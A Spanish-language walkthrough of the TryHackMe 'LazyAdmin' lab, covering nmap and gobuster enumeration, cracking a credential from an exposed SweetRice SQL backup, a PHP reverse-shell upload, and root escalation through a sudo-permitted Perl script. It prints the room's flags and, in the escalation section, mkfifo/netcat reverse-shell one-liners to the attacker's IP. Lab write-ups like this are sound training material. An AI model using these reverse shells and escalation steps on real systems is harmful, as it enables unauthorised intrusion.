


# Write-Up Lazy Admin

- MarielCat



Link:

<https://tryhackme.com/r/room/lazyadmin>


Primero nos conectamos a la vpn.

```
(littlemirinda@littleMirinda)-[~/Downloads]
$ sudo openvpn marromero(1\).ovpn
[sudo] password for littlemirinda:
Sorry, try again.
[sudo] password for littlemirinda:
2024-05-07 21:08:52 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-05-07 21:08:52 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel offload.
```

Hacemos nuestro escaneo inicial, notemos que encontramos dos puertos abiertos. El puerto 80 nos habla que tenemos **http**.

```
(littlemirinda@littleMirinda)-[~]
$ nmap -vvv -sV 10.10.9.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 21:11 CST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 21:11
Scanning 10.10.9.132 [2 ports]
Completed Ping Scan at 21:11, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:11
Completed Parallel DNS resolution of 1 host. at 21:11, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:11
Scanning 10.10.9.132 [1000 ports]
Discovered open port 22/tcp on 10.10.9.132
Discovered open port 80/tcp on 10.10.9.132
Increasing send delay for 10.10.9.132 from 0 to 52 out of 171 dropped probes since last increase.
```

Investigando más, notamos que es la página default de un servidor montado en apache.



TryHackMe | LazyAdmin x Apache2 Ubuntu Default Page

10.10.9.132

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Apache2 Ubuntu Default Page

### ubuntu

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Procedemos con un fuzzing para encontrar más directorios ocultos, en este caso yo lo hice con **gobuster** y una wordlist ya instalada en Kali.

```
(littlemirinda@littleMirinda)-[~]
$ gobuster dir -u 10.10.9.132 -w ../../usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.9.132
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/content (Status: 301) [Size: 312] [→ http://10.10.9.132/content/]
Progress: 2106 / 220561 (0.95%)
```

Notemos que nos dice que existe una página llamada <http://10.10.9.132/content/> , así que exploramos que hay.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

**This site is building now , please come late.**

If you are the webmaster, please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

Aquí se me cambió la ip por falta de tiempo.

Ya que sabemos que existe /content/ exploramos a ver si hay más subdirectorios.

```
(littlemirinda@littleMirinda)-[~]
$ gobuster dir -u 10.10.193.235/content/ -w ../../usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.193.235/content/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 323] [→ http://10.10.193.235/content/images/]
/js (Status: 301) [Size: 319] [→ http://10.10.193.235/content/js/]
/inc (Status: 301) [Size: 320] [→ http://10.10.193.235/content/inc/]
/as (Status: 301) [Size: 319] [→ http://10.10.193.235/content/as/]
/_themes (Status: 301) [Size: 324] [→ http://10.10.193.235/content/_themes/]
/attachment (Status: 301) [Size: 327] [→ http://10.10.193.235/content/attachment/]
Progress: 20108 / 220561 (9.12%)
```

En este caso es recomendable explorar todos, aquí el interesante es /as/ que nos da un login



Otro subdirectorio que encontramos es el `/inc/mysql_backup`, aquí encontraremos un archivo `sql` con credenciales. (Nuevamente recomiendo hacer más fuzzing y explorar más dominios, este lo encontré por la vulnerabilidad SweetRice en exploit-db donde nos dice que ese dominio tiene credenciales expuestas en un archivo `sql`).



## Index of /content/inc/mysql\_backup

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	<a href="#">Parent Directory</a>			-
	<a href="#">mysql_bakup_20191129023059-1.5.1.sql</a>	2019-11-29 12:30	4.7K	


Apache/2.4.18 (Ubuntu) Server at 10.10.193.235 Port 80

En ese archivo `mysql_backup` entre muchas cosas encontramos un usuario y un hash. Debemos deshashear, y con las credenciales obtenidas nos meteremos al login encontrado.


```

77 UNIQUE KEY name (name)
78 ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;
79
80 10 = "INSERT INTO `x-x_options` VALUES(1, 'global_setting', 'a:17:{s:4: 'logo';s:25: 'Lazy Admin68039;s website';s:6: 'author';s:10: 'Lazy Admin';s:5: 'title';s:0: '';s:8: 'keywords';s:8: 'Keywords';s:11: 'description';s:11: 'Description';s:11: 'admin_manager';s:32: '42f79ade79015b04f7475f3744acfcfb';s:3: 'close';s:11: 'close_title';s:454: 'cpWelcome to SweetRice - Thank you for install Sweetrice as your website management system./>cpThis site is building now, please come late./>cpIf you are the webmaster, please go to Dashboard -> General -> Website setting />cpExpand unchecked the checkbox 'Site Close' -> to open your website./>cpMore help at a href="http://www.basiscms.com/docs/s-things-need-to-be-done-when-SweetRice-installed"/>Tip for Basic CMS SweetRice installed./>cp';s:11: 'cache';s:10: '13';s:10: 'cache_expired';s:10: 'user_track';s:10: '11';s:10: 'url_rewrite';s:10: '34';s:10: 'logo';s:0: '';s:10: 'theme';s:0: '';s:10: 'lang';s:9: 'en-us.php';s:11: 'admin_email';s:11: '1579023409');";
81
82 10 = "INSERT INTO `x-x_options` VALUES(2, 'categories', 'a:1;');";
83
84 10 = "INSERT INTO `x-x_options` VALUES(3, 'links', 'a:1;');";
85
86 10 = "DROP TABLE IF EXISTS `x-x_posts`";
87
88 10 = "CREATE TABLE `x-x_posts` ("

```



Ya que estamos dentro del administrador de servicio podemos notar que en hay una sección donde se nos permite ejecutar comandos, nos aprovecharemos de esto para obtener una reverse shell, en este caso yo la obtuve de <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>



Nótese que se debe modificar la **ip a la local y un puerto deseado**.


Antes de darle enter, en una terminal pondremos a netcat a escuchar el puerto especificado.



Para ejecutar nuestra reverse shell accederemos al archivo. Hay dos opciones: Buscandolo desde la ruta:



O abriéndolo desde:



De cualquier manera al ejecutar el archivo tendremos ya lista nuestra reverse shell.

```
(littlemirinda@littleMirinda)-[~]
$ nc -nlvp 6969
listening on [any] 6969 ...
connect to [10.9.210.194] from (UNKNOWN) [10.10.193.235] 35468
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
08:12:32 up 40 min,  0 users,  load average: 0.00, 0.00, 0.13
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

La Primera flag se encuentra en:

```
$ cd home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$
```

### Escalamiento de Privilegios:

Para escalar privilegios y lograr ser root lo primero es que debemos ver los permisos de los archivos.

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Notemos que nos dice que tenemos permiso de ejecución de backup.pl.

Al darle cat a **backup.pl** notamos que nos manda a otro archivo, y al darle cat a **copy.sh** tenemos ya escrita una reverse shell, donde simplemente debemos **modificar nuestra ip local y otro puerto**.

```
$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
$
```

Así sería la modificación con mi ip y el puerto 6979

```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2 >&1|nc 10.9.210.194 6979 >/tmp/f" > /etc/copy.sh
$ cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2 >&1|nc 10.9.210.194 6979 >/tmp/f
$
```

Antes de ejecutarlo ponemos otra terminal con netcat a escuchar el puerto 6979

```
└─$ nc -nlvp 6979
listening on [any] 6979 ...
```

Y ahora, finalmente ejecutamos backup.pl (Tiene que ser sudo y se agrega la ruta de /perl para que sepa con qué se debe ejecutar)

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
```

Con esto ya estamos dentro, hemos escalado privilegios y obtenemos la última flag.

```
(littlemirinda@littleMirinda)-[~]
└─$ nc -nlvp 6979
listening on [any] 6979 ...
connect to [10.9.210.194] from (UNKNOWN) [10.10.193.235] 55806
/bin/sh: 0: can't access tty; job control turned off
# ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
```

```
# cd ..
# ls
itguy
# cd ..
# ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```

Máquina completada:D